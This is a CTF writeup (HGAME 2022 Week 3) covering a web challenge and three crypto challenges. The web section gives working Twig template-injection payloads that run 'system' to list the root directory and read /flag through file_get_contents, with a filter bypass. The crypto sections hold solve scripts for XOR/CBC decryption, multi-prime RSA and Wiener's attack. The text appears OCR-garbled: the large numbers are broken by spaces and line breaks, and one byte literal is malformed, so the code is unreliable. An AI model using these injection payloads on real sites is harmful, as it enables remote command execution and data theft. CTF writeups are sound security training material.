HGAME 2022 Week3 writeup by cl1ng

Web

SecurityCenter


在json文件中找到了`twig`关键字，方向应该是模板注入，随便点一个链接， 发现注入点在`url`参数

用`{{7*'7'}}`进行测试，输出49，是模板注入没错了， `twig`的版本是`v3.3.7`，尝试一些payload

`cat`命令应该是被禁了， 不过可以用`ls`得到`flag`的位置，`?url={{[%27ls%20/%27]|map(%27system%27)|join(%27,%27)}}`

> 您即将离开本页面，请注意您的帐号和财产安全!
> bin boot dev etc flag home lib lib64 media mnt opt proc root run sbin srv sys tmp usr var var

`?url={{[%27/flag%27]|map(%27file_get_contents%27)|join(%27,%27)}}`得到



正则匹配的是`hgame`，所以只要把hgame给换成别的字符输出就好啦

`?url={{[%27/flag%27]|map(%27file_get_contents%27)|join(%27,%27)|replace({%27hgame%27:%20%27a%27})}}`

Vidar shop demo

这题一开始，注册了一个电话，密码都是1的账号，登进去发现已经被解出来了（别人先注册的）， 后来不管怎么注册，登录都是用户不存在。。。。

Crypto

Block Cipher

```
import operator
from functools import reduce

def xor(a, b):
    assert len(a) == len(b)
    return bytes(map(operator.xor, a, b))

iv = b'Up\x14\x98r\x14%\xb9'
key = b'\r\xe8\xb86\x9c33^'
parts = [b'O\xff\xcd\xc3\x8b\\T\x8b', b'RT\x1e\x89t&\x17\xbd',
b'\x1a\xee\x8d\xd6\x9b>w\x8c', b'9CT\xb3^pF\xdO']

plain = ""
for index, cipher in enumerate(parts):
    plaintxt = reduce(xor, [cipher, key, iv if index == 0 else parts[index -
1]])
    print(plaintxt)
    plain += str(plaintxt).replace('\'', '')
print(plain)
```

Multi Prime RSA

```
from libnum import s2n, n2s
from gmpy2 import invert
p =
617899321487194773840274583333805689780562861361378290929523173077119083534 77
q =
912079693533557636856332843788335063197947145070273329292907017487275341938 61
r =
105471299607375388622347272479207944509670502835651250945203397530010861809367
s =
831532387489037724481383075055797992771626521512444773914651305042671718814 37
n =
103934437216508710000106392059815181232415106468484184525097475852526514856770 61
037849584248731817213524402092848124937539725565194820263272826446190914668865 23
804841248277210353173383407944598453848113815866908595335619458549486958764490 10
380847532959808584218496306506849948988646791108729508716376259928462205518545 69
057745072457816672931992053176920298294959614873479448138744154237719806607789 86
211145841712412631156369129146470119135136378158203459576596246169191419488560 83
273404607610767309199586002186323988260863845814993025594418486380127838655103 19
801464602315157477544116786517526988810014649739814242407814130849419472618752 89
725538959720572496329348499870580057997540844488309111059240745081048324762866 57
294837122283927871803443573982767719002550080245362687235620861271841724964947 45
711971670769164035823941863578126405662509303612762299695531281283127362454401 29
556020108188835966131425956431796417720436474093381770796431629523054378258497 54
601322249497454926214041558515898594096641545947815072283211969130869751018902 64
473591899940558850907354117383322962540112085476769140048647323278638842177334 56
287369771087094514708468685641820375220835485053482570852619363091173324203334 50
346182398361088684993094425055392885550601268450421152554299857527562678412973 63
451427723991092736195224459 19
e = 65537
```

```
c =
844677395496466411520394190869787261209960246734415406217975986418865760680024542119231873259131861208878522030009923057991526761346423130242121884493257732067700857897379859545356609151834223804262174935191718271211809221730601602827122249238086030580971376104724987801049500689134122609834321586609223761140538079460830213824674361601046367637227094018381901291488659642720549583856812747877519600804325570421770575999289389175021646347371879234023647657507178519047236746071420327155188213839293382288787853777540226192644761028822256165706787395891134765908229036044468473519166141610604791485071702808854944672418124203289328124793348198048601338476086482318248264508789781967910205393740835345086784345145351367491197717933757414967811594913692588314161669333147733048171044386546892346475181197482702164468542430187885074163177843285948999943328049159021873821254267471067523609151007885131921896462161216356454116929796355815756642621369974260365378070336290542971599886325232821981080341858950609157813769416455337935096696635623426418166316737131174435618543058086342714723330814586496030805366321181723292731710369013923285787724941830672247377301048663929453294620044701627159066468762709113137517559435822623284148112827473010030736329596829357275518641576798298066541516764673029908084962144713

R = (p ** 2 - p) * (q ** 3 - q ** 2) * (r ** 5 - r ** 4) * (s ** 7 - s ** 6)

d = invert(e, R)

m = pow(c, d, n)

print(n2s(int(m)))
```

RSA Attack 3

```
from __future__ import print_function
import libnum

def continued_fractions_expansion(numerator,denominator):#(e,N)
    result=[]

    divident = numerator % denominator
    quotient = numerator / denominator
    result.append(quotient)

    while divident != 0:
        numerator = numerator - quotient * denominator

        tmp = denominator
        denominator = numerator
        numerator = tmp

        divident = numerator % denominator
        quotient = numerator / denominator
        result.append(quotient)

    return result

def convergents(expansion):
    convergents=[(expansion[0], 1)]
    for i in range(1, len(expansion)):
        numerator = 1
        denominator = expansion[i]
```

```
        for j in range(i - 1, -1, -1):
            numerator += expansion[j] * denominator
            if j==0:
                break
            tmp = denominator
            denominator = numerator
            numerator = tmp
        convergents.append((numerator, denominator)) #(k,d)
    return convergents

def newtonSqrt(n):
    approx = n / 2
    better = (approx + n / approx) / 2
    while better != approx:
        approx = better
        better = (approx + n / approx) / 2
    return approx

def wiener_attack(cons, e, N):
    for cs in cons:
        k,d = cs
        if k == 0:
            continue
        phi_N = (e * d - 1) / k
        #x**2 - ((N - phi_N) + 1) * x + N = 0
        a = 1
        b = -((N - phi_N) + 1)
        c = N
        delta = b * b - 4 * a * c
        if delta <= 0:
            continue
        x1 = (newtonSqrt(delta) - b)/(2 * a)
        x2 = -(newtonSqrt(delta) + b)/(2 * a)
        if x1 * x2 == N:
            return [x1, x2, k, d]

if __name__ == "__main__":
    n =
507419170088344932990702256911694788408493968749527614421614568612944144764889717229444020813658893362983714454159980719026366361318789415279417172858536381938870379267670180128174798344744371725609827872339512302232610590888649555446972990419313445687852636305518801236132032618350847705234643521557851434711389664130274468354405273873218264222293858509477860634889001898462547712800153111774564939279190835857445378261920532206352364005840238252284065587291779196975457288580812526597185332036342330147250312262816994625317482869849388424397437470502449815132000588425028055964432298176942124697105509057090546600330760364385753313923003549670107599757996810939165300581847068233156887269181096893089415302163770884312255957584660964506028002922164767453287973102961910781312351686488047510932997937700597992705557881172640175117476017503918294534205898046483981707558521559992058512940087192655700351675718815723840568640509355338482631416345193176708501897458649841539192993142790402734898948352382350766125000186026261167277014748183012844440603384989647664190074853086693408529737767147592432979469020671772152652865219092597717869942730499507426269170189547020660681363276871874469322437194397171763927907099922324375991793759
```

```
    e =
773101998674486777820815721093434727837811356417125976435971225914430112290915335167589252389497554913954894089224374936702525509208266414421896839079739268435054367300148999185874779130322861535452470634938859829411949962517998829841451557330500695644851206607161108281107387846442235197256132801400067836183939951380760306164633982848195506276121020102143152352699452517414078996922749786426636506871577364178312904048711819024639043110954483684984321472929388254189305271887206964975968675758434768102251526592445294814809938431683830165830687477331187030002874233740940518957244941934551751311202430970652708044577870264925789165845368635484458139168194178570640376641016844550001849875312523445828995897462721739700837331301064078106192580772666038985292856344957108468380118582870243295144910587905573050413896146507302677744829546667269498863133868810665939467894600283995232457771713203194446735512683791262038625766275401778882902657144180643347524999405877503745523300081437085620659402456376858333713486033388344472122486488695145850478714420604126221642768947662383838946937593475909779263065810803906853606154077666005735275650169148301320664284547381353801789595906921455774188116776390509297919963131802979248336900953
    c =
165251729917394529793163344300848992394021337429474789711805041655116845722480301677817165053253655027459227404782607373107477419083333844871948673626672704233977397989843349633720167495862807995411682262559392496273163155214888276398332204954185252030616473235814999366132031184631541209554169938146205402400412307638567132128690379079483633171535375278689326189057930259534983374296873110199636558962144635514392282351103900375366360933088605794654279480277782805401749872568584335215630740265944133347038070337891035560658434763924576508969938866566235926587685108811154229747423410476421860059769485356567301897413767088823807510568561254627099309752215808220067495561412081320541540679503218232020279947159175547517811501280846596226165148013762293861131544331444165070186672186027410082671602892508739473724143698396105392623164025712124329254933353509384748403154342322725203183050328143736631333990445537119855865348221215277608372952942702104088940952142851523651639574409075484106857403651453121036577767672430612728022444370874223001778580387635197325043524719396707713385963432915855227152371800527536048555551237729690663544828830627192867570345853910196397851763591543484023134551876591248557980182981967782409054277224
    expansion = continued_fractions_expansion(e, n)
    cons = convergents(expansion)
    p, q, k, d = wiener_attack(cons, e, n)
    m = pow(c, d, n)
    print(libnum.n2s(m))
```